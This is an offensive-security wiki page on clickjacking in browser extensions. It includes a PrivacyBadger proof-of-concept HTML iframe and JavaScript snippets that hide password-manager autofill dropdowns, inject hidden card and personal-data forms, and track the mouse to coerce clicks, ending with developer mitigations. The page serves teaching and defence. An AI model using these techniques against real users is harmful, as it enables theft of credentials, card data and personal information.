BrowExt - ClickJacking
Basic Information
This page is going to abuse a ClickJacking vulnerability in a Browser extension.
If you don’t know what ClickJacking is check:
Extensions contain a manifest.json file whose web_accessible_resources field declares packaged files that matching web origins or extensions may request.[4]
Resources are available at chrome-extension://[PACKAGE ID]/[PATH], can be addressed with runtime.getURL(), and are served with CORS headers. In Manifest V3, declarations can restrict access with matches, extension_ids, and dynamic URLs.[4]
Declaring a resource web-accessible does not itself grant that file extra privileges. The risk appears when an exposed HTML page or script already has privileged extension functionality or can message privileged extension components: an attacker-controlled page may embed or navigate to it and induce unintended user interaction.[4]
Depending on the exposed page’s own scripts and message handlers, successful clickjacking may therefore cause it to:
- change extension state;
- load additional packaged or remote resources; or
- invoke privileged browser/extension actions exposed through its background or service-worker message path.
These capabilities must be verified from the page’s code and manifest permissions; they do not arise merely from listing the file in web_accessible_resources.
PrivacyBadger Example
In the extension PrivacyBadger, a vulnerability was identified related to the skin/ directory being declared as web_accessible_resources in the following manner (Check the original blog post):[1]
"web_accessible_resources": [
  "skin/*",
  "icons/*"
]
This configuration led to a potential security issue. Specifically, the skin/popup.html file, which is rendered upon interaction with the PrivacyBadger icon in the browser, could be embedded within an iframe. This embedding could be exploited to deceive users into inadvertently clicking on “Disable PrivacyBadger for this Website”. Such an action would compromise the user’s privacy by disabling the PrivacyBadger protection and potentially subjecting the user to increased tracking. A visual demonstration of this exploit can be viewed in a ClickJacking video example provided at https://blog.lizzie.io/clickjacking-privacy-badger/badger-fade.webm.[1]
To address this vulnerability, a straightforward solution was implemented: the removal of /skin/* from the list of web_accessible_resources. This change effectively mitigated the risk by ensuring that the content of the skin/ directory could not be accessed or manipulated through web-accessible resources.[1]
PoC
<!--https://blog.lizzie.io/clickjacking-privacy-badger.html-->

<style>
  iframe {
    width: 430px;
    height: 300px;
    opacity: 0.01;
    float: top;
    position: absolute;
  }

  #stuff {
    float: top;
    position: absolute;
  }

  button {
    float: top;
    position: absolute;
    top: 168px;
    left: 100px;
  }
</style>

<div id="stuff">
  <h1>Click the button</h1>
  <button id="button">click me</button>
</div>

<iframe
  src="chrome-extension://ablpimhddhnaldgkfbpafchflffallca/skin/popup.html">
</iframe>
Metamask Example

A blog post about a ClickJacking in metamask can be found here. In this case, Metamask fixed the vulnerability by checking that the protocol used to access it was https: or http: (not chrome: for example):[2]
Another ClickJacking fixed in the Metamask extension was that users were able to Click to whitelist when a page was suspicious of being phishing because of “web_accessible_resources”: [“inpage.js”, “phishing.html”]. As that page was vulnerable to Clickjacking, an attacker could abuse it showing something normal to make the victim click to whitelist it without noticing, and then going back to the phishing page which will be whitelisted.[2]
Steam Inventory Helper Example
Check the following page to check how a XSS in a browser extension was chained with a ClickJacking vulnerability:
DOM-based Extension Clickjacking (Password Manager Autofill UIs)
Classic extension clickjacking abuses misconfigured web_accessible_resources to iframe privileged HTML and drive user clicks. A newer class, DOM-based extension clickjacking, targets the autofill dropdowns injected by password managers directly into the page DOM and uses CSS/DOM tricks to hide or occlude them while keeping them clickable. One coerced click can select a stored item and fill attacker-controlled inputs with sensitive data.[3]
Threat model
- Attacker controls a webpage (or achieves XSS/subdomain takeover/cache poisoning on a related domain).
- Victim has a password manager extension installed and unlocked (some autofill even when nominally locked).
- At least one user click is induced (overlayed cookie banners, dialogs, CAPTCHAs, games, etc.).
Attack flow (manual autofill)
- Inject an invisible but focusable form (login/PII/credit-card fields).
- Focus an input to summon the extension’s autofill dropdown near the field.
- Hide or occlude the extension UI while keeping it interactable.
- Align a believable control under the hidden dropdown to coerce a click that selects an item.
- Read filled values from the attacker form and exfiltrate.
How to hide the autofill UI
- Extension element
- Root element opacity (generic):
// Reduce or nullify opacity of the extension root
// Works when the root element is attached in the page DOM
const root = document.querySelector('protonpass-root')
if (root) root.style.opacity = 0- Child inside open ShadowRoot (dynamic tag, hide internal iframe):
// Find dynamic root like <protonpass-root-xyz> and hide its child iframe
const root = Array.from(document.querySelectorAll('*'))
  .find(el => el.tagName.toLowerCase().startsWith('protonpass-root-'))
if (root?.shadowRoot) {
  const frame = root.shadowRoot.querySelector('iframe')
  if (frame) frame.style.cssText += 'opacity:0 !important;'
}- Parent element
- BODY/HTML opacity tricks to make extension UI invisible while page looks normal (e.g., screenshot background):
// Hide full page, then reveal a tiny amount to keep clicks working
document.body.style.opacity = 0
// Optional: Show a screenshot/lookalike to avoid a blank screen
// document.documentElement.style.backgroundImage = 'url(website.png)'

// Inject a credit-card form and focus to trigger dropdown
/* create #cardform with #cardnumber, #expiry, #cvc */
document.getElementById('cardnumber').focus()
// Make body barely visible to allow user interaction
document.body.style.opacity = '0.001'

function getCardValues() {
  const num = document.getElementById('cardnumber').value
  const exp = document.getElementById('expiry').value
  const cvc = document.getElementById('cvc').value
  // exfiltrate via XHR/fetch/websocket
}- Overlay
- Partial overlay: occlude everything but a few pixels so the dropdown remains clickable (ensure attacker overlay is last in DOM with max z-index, or use Top Layer).
- Full overlay using pointer-events:none so clicks pass through to the hidden dropdown; keep it persistent with the Popover API:
<div id="overlay" popover style="pointer-events:none;">Cookie consent</div>
<script>
  overlay.showPopover()
  // Inject a personal data form and focus to trigger dropdown
  /* create #personalform with #name/#email/#phone/... */
  document.getElementById('name').focus()
  function getData(){ /* read + exfil values on change */ }
</script>
Positioning the victim click
- Fixed placement: position the hidden dropdown under a believable control such as “Accept cookies”, “Close”, or a CAPTCHA checkbox.
- Follow-mouse: move the focused input under the cursor so the dropdown tracks it; refocus periodically so a single click anywhere selects an item:
const f = document.getElementById('name')
document.addEventListener('mousemove', e => {
  personalform.style = `top:${e.pageY-50}px;left:${e.pageX-100}px;position:absolute;`
  // some managers hide the dropdown if focus is lost; refocus slowly
  setTimeout(() => f.focus(), 100)
})
Impact and scenarios
- Attacker-controlled site: one coerced click can exfiltrate credit card data (number/expiry/CVC) and personal info (name, email, phone, address, DOB) that aren’t domain-scoped.
- Trusted site with XSS/subdomain takeover/cache poisoning: multi-click theft of credentials (username/password) and TOTP, because many managers autofill across related subdomains/parent domains (e.g.,
*.example.com). - Passkeys: if the RP doesn’t bind WebAuthn challenges to the session, XSS can intercept the signed assertion; DOM-based clickjacking hides the passkey prompt to elicit the user’s confirming click.
Limitations
- Requires at least one user click and decent pixel alignment (realistic overlays make clicks easy to solicit).
- Auto-lock/logout reduces windows of exploitation; some managers still autofill while “locked”.
Extension developer mitigations
- Render autofill UI in the Top Layer (Popover API) or otherwise ensure it sits above page stacking; avoid being covered by page-controlled overlays.
- Resist CSS tampering: prefer Closed Shadow DOM and monitor with
MutationObserverfor suspicious style changes on UI roots. - Detect hostile overlays before filling: enumerate other top-layer/popover elements, temporarily disable
pointer-events:none, and useelementsFromPoint()to detect occlusion; close UI if overlays exist. - Detect suspicious
<body>/<html>opacity or style changes both pre- and post-render. - For iframe-based issues: scope MV3
web_accessible_resourcesmatchesnarrowly and avoid exposing HTML UIs; for unavoidable HTML, serveX-Frame-Options: DENYorContent-Security-Policy: frame-ancestors 'none'.